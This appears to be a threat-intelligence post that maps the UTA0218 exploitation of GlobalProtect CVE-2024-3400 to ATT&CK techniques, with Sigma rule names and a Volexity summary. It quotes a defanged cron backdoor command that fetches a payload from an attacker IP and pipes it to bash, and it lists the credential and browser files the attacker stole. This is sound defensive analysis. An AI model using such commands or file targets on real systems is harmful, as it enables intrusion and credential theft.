Zero-Day GlobalProtect Exploitation ATT&CK to CVE(CVE-2024-3400) Mapping:

@Nounou_Mbeiri

UTA0218
Operation MidnightEclipse

CVE:

GlobalProtect (CVE-2024-3400: Score 10.0): Command injection vulnerability enables an unauthenticated attacker to execute arbitrary code with root privileges on the firewall.

Allows →

T1190: Exploit Public-Facing Application: (CVE-2024-3400)

Enables →

T1105: Ingress Tool Transfer: (update.py and GOST (GO Simple Tunnel))

Following by:

T1027.009: Obfuscated Files or Information: Embedded Payloads: (update.py> site-packages/system.pth)
T1053.003: Scheduled Task/Job: Cron (cronjob backdoor: wget -qO- hxxp://172.233.228[.]93/patch|bash)
T1074: Data Staged (Collect data in a central location or directory prior to Exfiltration)

Leads to →

T1020: Automated Exfiltration

Following by:

Lateral Movement & Data theft on the corporate environment:

T1078: Valid Accounts (Use of a highly privileged service account used by the Palo Alto Networks firewall)

Pivot into the internal network via SMB and WinRM:

T1021.002: Remote Services: SMB/Windows Admin Shares
T1021.006: Remote Services: Windows Remote Management

Following by:

Grabbing the domain backup DPAPI keys and obtaining the NTDS.DIT file.
Target user workstations to steal saved cookies and login data, along with the users' DPAPI keys.


T1003.003: OS Credential Dumping: NTDS
T1555: Credentials from Password Stores
T1552.004: Unsecured Credentials: Private Keys
T1555.003: Credentials from Password Stores: Credentials from Web Browsers
T1539: Steal Web Session Cookie
T1005: Data from Local System: (LocalSessionManager%4Operational.evtx)

Link: STIX Visualizer

Pivoting to the analytics and recommendations

Tidal Cyber Community Edition

https://app.tidalcyber.com/share/6b26b88c-5d82-4ba0-a917-8181ac936ffb



New Sigma rules related to DPAPI Backup Key Theft:

ATT&CK ID	Sigma rules
T1555: Credentials from Password Stores T1552.004: Unsecured Credentials: Private Keys	file_creation_export_stolen_DPAPI_backup_keys proc_creation_win_DPAPI_Backup_Key_Theft

Notes:

ATT&CK ID	Description	Ref
T1190 T1105 T1027.009 T1053.003 T1074 T1020 T1078 T1021.002 T1021.006 T1003.003 T1555 T1552.004 T1555.004 T1539 T1005	Zero-Day Exploitation of Unauthenticated Remote Code Execution Vulnerability in GlobalProtect (CVE-2024-3400). The threat actor, which Volexity tracks under the alias UTA0218, was able to remotely exploit the firewall device, create a reverse shell, and download further tools onto the device. The attacker focused on exporting configuration data from the devices, and then leveraging it as an entry point to move laterally within the victim organizations. Investigation Summary: ▪ Zero-day exploitation of a vulnerability in Palo Alto Global Protect firewall devices that allowed for unauthenticated remote code execution to take place. Initial exploitation was used to create a reverse shell, download tools, exfiltrate configuration data, and move laterally within the network. ▪ The threat actor has developed and attempted to deploy a novel python-based backdoor that Volexity calls UPSTYLE. ▪ The earliest evidence of attempted exploitation observed by Volexity thus far is on March 26, 2024 when attackers appeared to verify that exploitation worked correctly. ▪ The initial persistence mechanism setup by UTA0218 involved configuring a cron job that would use wget to retrieve a payload from an attacker-controlled URL with its output being written to stdout and piped to bash for execution. The attacker used this method to deploy and execute specific commands and download reverse proxy tooling such as GOST (GO Simple Tunnel). ▪ In one case a service account configured for use by the Palo Alto firewall, and a member of the domain admins group, was used by the attackers to pivot internally across the affected networks via SMB and WinRM. ▪ UTA0218's initial objectives were aimed at grabbing the domain backup DPAPI keys and targeting active directory credentials by obtaining the NTDS.DIT file. They further targeted user workstations to steal saved cookies and login data, along with the users' DPAPI keys. Lateral Movement & Data theft on the corporate environment: In one instance of successful compromise, a highly privileged service account used by the Palo Alto Networks firewall device was used by the attacker to pivot into the internal network via SMB and WinRM. The targeted data: The targeted data included the Active Directory database (ntds.dit), key data (DPAPI) and Windows event logs (Microsoft-Windows-TerminalServices-LocalSessionManager%4Operational.evtx). In addition to Windows-related data, the attacker also stole Login Data, Cookies, and Local State data for Chrome and Microsoft Edge from specific targets. With this data, the attacker was able to grab the browser master key and decrypt sensitive data, such as stored credentials. The list of files grabbed by the attacker is below: %LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data %LOCALAPPDATA%\Google\Chrome\User Data\Default\Network %LOCALAPPDATA%\Google\Chrome\User Data\Default\Network\Cookies %LOCALAPPDATA%\Google\Chrome\User Data\Local State %LOCALAPPDATA%\Microsoft\Edge\User Data\Default\Login Data %LOCALAPPDATA%\Microsoft\Edge\User Data\Default\Network %LOCALAPPDATA%\Microsoft\Edge\User Data\Default\Network\Cookies %LOCALAPPDATA%\Microsoft\Edge\User Data\Local State %APPDATA%\Roaming\Microsoft\Protect\<SID> -> DPAPI Keys %SystemRoot%\NTDS\ntds.dit %SystemRoot%\System32\winevt\Logs\Microsoft-Windows-TerminalServices-LocalSessionManager%4Operational.evtx	https://www.volexity.com/blog/2024/04/12/zero-day-exploitation-of-unauthenticated-remote-code-execution-vulnerability-in-globalprotect-cve-2024-3400/ https://unit42.paloaltonetworks.com/cve-2024-3400/